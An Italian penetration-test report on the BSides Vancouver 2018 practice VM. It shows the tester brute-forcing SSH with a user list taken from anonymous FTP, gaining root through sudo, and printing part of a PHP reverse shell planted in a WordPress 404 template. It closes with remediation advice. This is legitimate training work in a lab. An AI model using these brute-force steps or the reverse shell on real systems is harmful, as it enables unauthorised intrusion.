Report di Vulnerability Assessment e Penetration Testing della box Vancouver 2018

Informazione generali

- **Progetto**: VA/PT della box BSides Vancouver 2018
- **Data del test**: 20/06/2025 – 19/06/2025
- **Autore del report:** Javier Cona

Sommario

Introduzione

L'obiettivo del test è identificare le vulnerabilità della macchina, per garantire la sicurezza e ridurre i rischi associati a potenziali attacchi informatici, vedremo come abbiamo esplorato la macchina target alla ricerca di vulnerabilità e come abbiamo testato queste falle per capire se si possono realmente sfruttare per ottenere accessi non autorizzati o privilegi elevati.

Nota bene: durante l'attività ci siamo spinti con attacchi più aggressivi del solito in quanto si trattava di un ambiente simulato, ideato per test e formazione. Nessun sistema reale è stato compromesso.

Sintesi dei risultati

Il sistema BSides Vancouver 2018 si è dimostrato fortemente vulnerabile ad attacchi esterni. Nonostante la presenza di diverse vulnerabilità note, la maggior parte degli exploit tentati non ha avuto esito positivo. Tuttavia, è stato possibile ottenere l'accesso con privilegi elevati grazie alla compromissione del servizio FTP in ascolto sulla porta 21, che esponeva una lista di utenti. In combinazione con l'utilizzo di una password debole, l'attacco di brute force ha avuto successo.

Successivamente, è stato ottenuto l'accesso al sistema anche tramite una reverse shell iniettata in una pagina condivisa del sito web. Questo accesso, però, non garantiva privilegi elevati. Sono stati quindi tentati diversi metodi di privilege escalation sfruttando vulnerabilità note, tra cui CVE-2012-4043, CVE-2016-5195 (Dirty Cow) e CVE-2012-0809, ma senza successo.

Target BSides Vancouver 2018

Come già detto prima lo stato generale della macchina è molto vulnerabile, offre una superficie d'attacco ampia, da codice iniettato in php nella pagina, a Brute Force. Facendo eccezione delle CVE che almeno nel mio caso non hanno funzionato, ma questo non ci ha fermato ad avere il massimo dei privilegi.

Invece per quanto riguarda le scoperte, oltre alla possibilità di una Cyber Kill-Chain, bisogna segnalare un certo numero di password facilmente attaccabili.

Strumenti utilizzati

I principalis strumenti utilizzati durante i test:

- Nmap, Nessus - Mappatura del sistema e information gathering/enumeration
- Rockyou, Seclists - Liste per l'attacco a brute force
- WPScan, nrcrak - Strumenti per gli attacchi brute force
-

Dettaglio Tecnico dei risultati

Di seguito viene documentata alcune vulnerabilità trovate sulla macchina metasploitable, con una breve descrizione e potenziale impatto delle falle

Titolo	Canonical Ubuntu Linux SEoL 12.04.x	Gravita	Criticità 10.0

Descrizione:
Secondo la versione, Canonical Ubuntu Linux è la 8.04.x. Pertanto, non è più supportato dal suo fornitore o provider.
La mancanza di supporto implica che il fornitore non rilascerà nuove patch di sicurezza per il prodotto. Di conseguenza, potrebbe contenere vulnerabilità di sicurezza.
Soluzione:
Aggiornare a una versione che sia al momento supportata dal provider

Titolo	Apache Server ETag Header Information Disclosure	Gravità	Criticità 5.3


Descrizione:
Il server web remoto è affetto da una vulnerabilità di divulgazione delle informazioni a causa dell'intestazione ETag che fornisce informazioni sensibili che potrebbero aiutare un aggressore, come il numero di inode dei file richiesti.
Soluzione:
Modificare l'intestazione HTTP ETag del server web per non includere gli inode dei file nel calcolo dell'intestazione ETag. Per ulteriori informazioni, fare riferimento alla documentazione di Apache collegata.


Titolo	SSH Weak Algorithms Supported	Media	Criticità 4.3

Descrizione:
Il server SSH è configurato con cifratura Arcfour oppure nessuna cifratura; RFC 4253 sconsiglia l'uso di Arcfour dovuto a un problema con la debolezza delle chiavi.
Soluzione:
Rimuovere i cifrari deboli.

Reconnaissance

Durante la fase di reconnaissance è stato effettuato uno scan iniziale per identificare l'indirizzo IP, porte aperte e servizi esposti della macchina target. E infine eseguiamo uno scan per trovare vulnerabilità note.





```
┌──(kali㉿kali)-[~]
└─$ nmap --script vuln 192.168.1.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-18 07:03 EDT
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for bsides2018.station (192.168.1.7)
Host is up (0.0061s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|_  /robots.txt: Robots file
MAC Address: 08:00:27:C5:6C:54 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 55.59 seconds
```

Con i dati raccolti fino a questo momento sappiamo che:

- L'indirizzo ip della macchina target è 192.168.1.7.
- Le porte 21,22 e 80 sono aperte.
- E nell'enumerazione del servizio http c'è un file /robots.txt.

Attack 1

La prima cosa che abbiamo fatto e stata collegarci al servizio ftp, per capire se c'èra qualche file compromettente condiviso. Qua troviamo il file users.txt.bk con 5 nomi scritti, dopodichè proviamo a fare brute force a dizionario sulla porta 22 con ncrack.

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.1.7
Connected to 192.168.1.7.
220 (vsFTPd 2.3.5)
Name (192.168.1.7:kali): Anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||47191|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||7716|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0              31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||48126|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****************************************************************
226 Transfer complete.
31 bytes received in 00:00 (1.62 KiB/s)
ftp>
```

```
1 abatchy
2 john
3 mai
4 anne
5 doomguy
6
7
```

```
┌──(kali㉿kali)-[~]
└─$ ncrack -T5  -p 22 -U users.txt -P /usr/share/wordlists/seclists/Passwords/Common-Credentials/10k-most-common.txt 192.168.1.6

Starting Ncrack 0.7 ( http://ncrack.org ) at 2025-06-17 17:39 EDT
Stats: 0:00:03 elapsed; 0 services completed (1 total)
Rate: 35.28; Found: 0; About 0.16% done
Stats: 0:01:12 elapsed; 0 services completed (1 total)
Rate: 26.21; Found: 1; About 1.75% done; ETC: 18:48 (1:07:18 remaining)
(press 'p' to list discovered credentials)

Discovered credentials for ssh on 192.168.1.6 22/tcp:
192.168.1.6 22/tcp ssh: 'anne' 'princess'

Ncrack done: 1 service scanned in 378.06 seconds.

Ncrack finished.
```

Riusciamo a scoprire delle credenziali, anne e princess (l'indirizzo IP del target mi è cambiato perchè non è stato fatto tutto nello stesso giorno, al momento di spegnerlo e riaccenderlo cambiava indirizzo IP)


Dopodiché con le credenziali facciamo l'accesso e se possibile proviamo ad ottenere i privilegi di root. Una volta con il massimo dei privilegi troviamo e apriamo la flag.


```
┌──(kali㉿kali)-[~]
└─$ ssh anne@192.168.1.7
The authenticity of host '192.168.1.7 (192.168.1.7)' can't be established.
ECDSA key fingerprint is SHA256:FhT9tr50Ps28yBw38pBWN+YEx5wCU/d8o1Ih22W4fyQ.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.7' (ECDSA) to the list of known hosts.
anne@192.168.1.7's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Jun 17 15:38:17 2025 from kali.station
anne@bsides2018:~$
```

```
anne@bsides2018:/$ sudo su
root@bsides2018:/# find -iname flag.txt
./root/flag.txt
root@bsides2018:/# cd ./root/flag.txt
bash: cd: ./root/flag.txt: Not a directory
root@bsides2018:/# cat ./root/flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
```


Attack 2

Si è scoperto anche un altro attacco usando il servizio http dove non siamo riusciti ad avere il massimo dei privilegi.
All'ora di mettere l'indirizzo IP nel browser ci da questo.
Ma sappiamo che c'è un path con /robots.txt






E qua la cosa diventa interessante perché c'è un path a cui tutti possono entrare ma disabilitato.
All'ora di andare nel path scopriamo una pagina e una sezione log in.
Proviamo alcune users della lista e vediamo che con john cambia l'output della pagina quindi assumiamo lui ci sia nel database
output con altri nomi. Dopo facciamo un brute force a dizionario con wpscan con il nome di john e rockyou come lista di password.



Successivamente facciamo l'accesso e scopriamo che john è un admin, quindi ci permette di modificare la pagina a volontà, dunque andiamo all'editore della pagina e modifichiamo il path 404 Template e mettiamo una reverse shell in php.Assieme a questo mettiamo netcat a ascoltare la porta 5555





Edit Themes

Twenty Sixteen: 404 Template (404.php)

```
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.7';  // CHANGE THIS
$port = 5555;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();
```

Adesso ci rimane trovare il path della pagina 404 Template che non sappiamo dove esso sia, quindi andiamo al primo path dell'URL e analizziamo la Page Source.
Nel mio caso ho preso il seguente link, perché l'editor ci diceva edit "themes" "twentysixteen" queste parole ci sono nel path, eliminiamo l'ultimo subdirectory e aggiungiamo 404, quando andremo alla pagina 404 verrà avviato la reverse-shell che abbiamo messo





Conclusione

In conclusione, il sistema BSides Vancouver 2018 si è rivelato altamente vulnerabile a molteplici tipologie di attacco. L’analisi ha evidenziato un'ampia superficie d’attacco dovuta alla presenza di servizi esposti, configurazioni insicure e credenziali deboli.

Nonostante alcuni exploit noti non abbiano avuto successo, è stato comunque possibile ottenere accesso privilegiato al sistema attraverso un attacco di forza bruta sul servizio SSH, facilitato dalla disponibilità di nomi utente tramite il servizio FTP. Inoltre, l'iniezione di codice PHP tramite il CMS accessibile da HTTP ha permesso l'esecuzione di una reverse shell, confermando la possibilità di compromissione anche da vettori web.

Il sistema risulta quindi non adeguatamente protetto contro attacchi comuni e prevedibili. Si consiglia un aggiornamento generale del sistema operativo, la rimozione di algoritmi di cifratura deboli, il rafforzamento delle policy di autenticazione e l’adozione di meccanismi di logging e monitoraggio più efficaci.

Si consiglia:

- L’aggiornamento del sistema operativo.
- La rimozione di algoritmi di cifratura deboli.
- Il rafforzamento delle credenziali.
- L’implementazione di controlli di accesso e monitoraggio.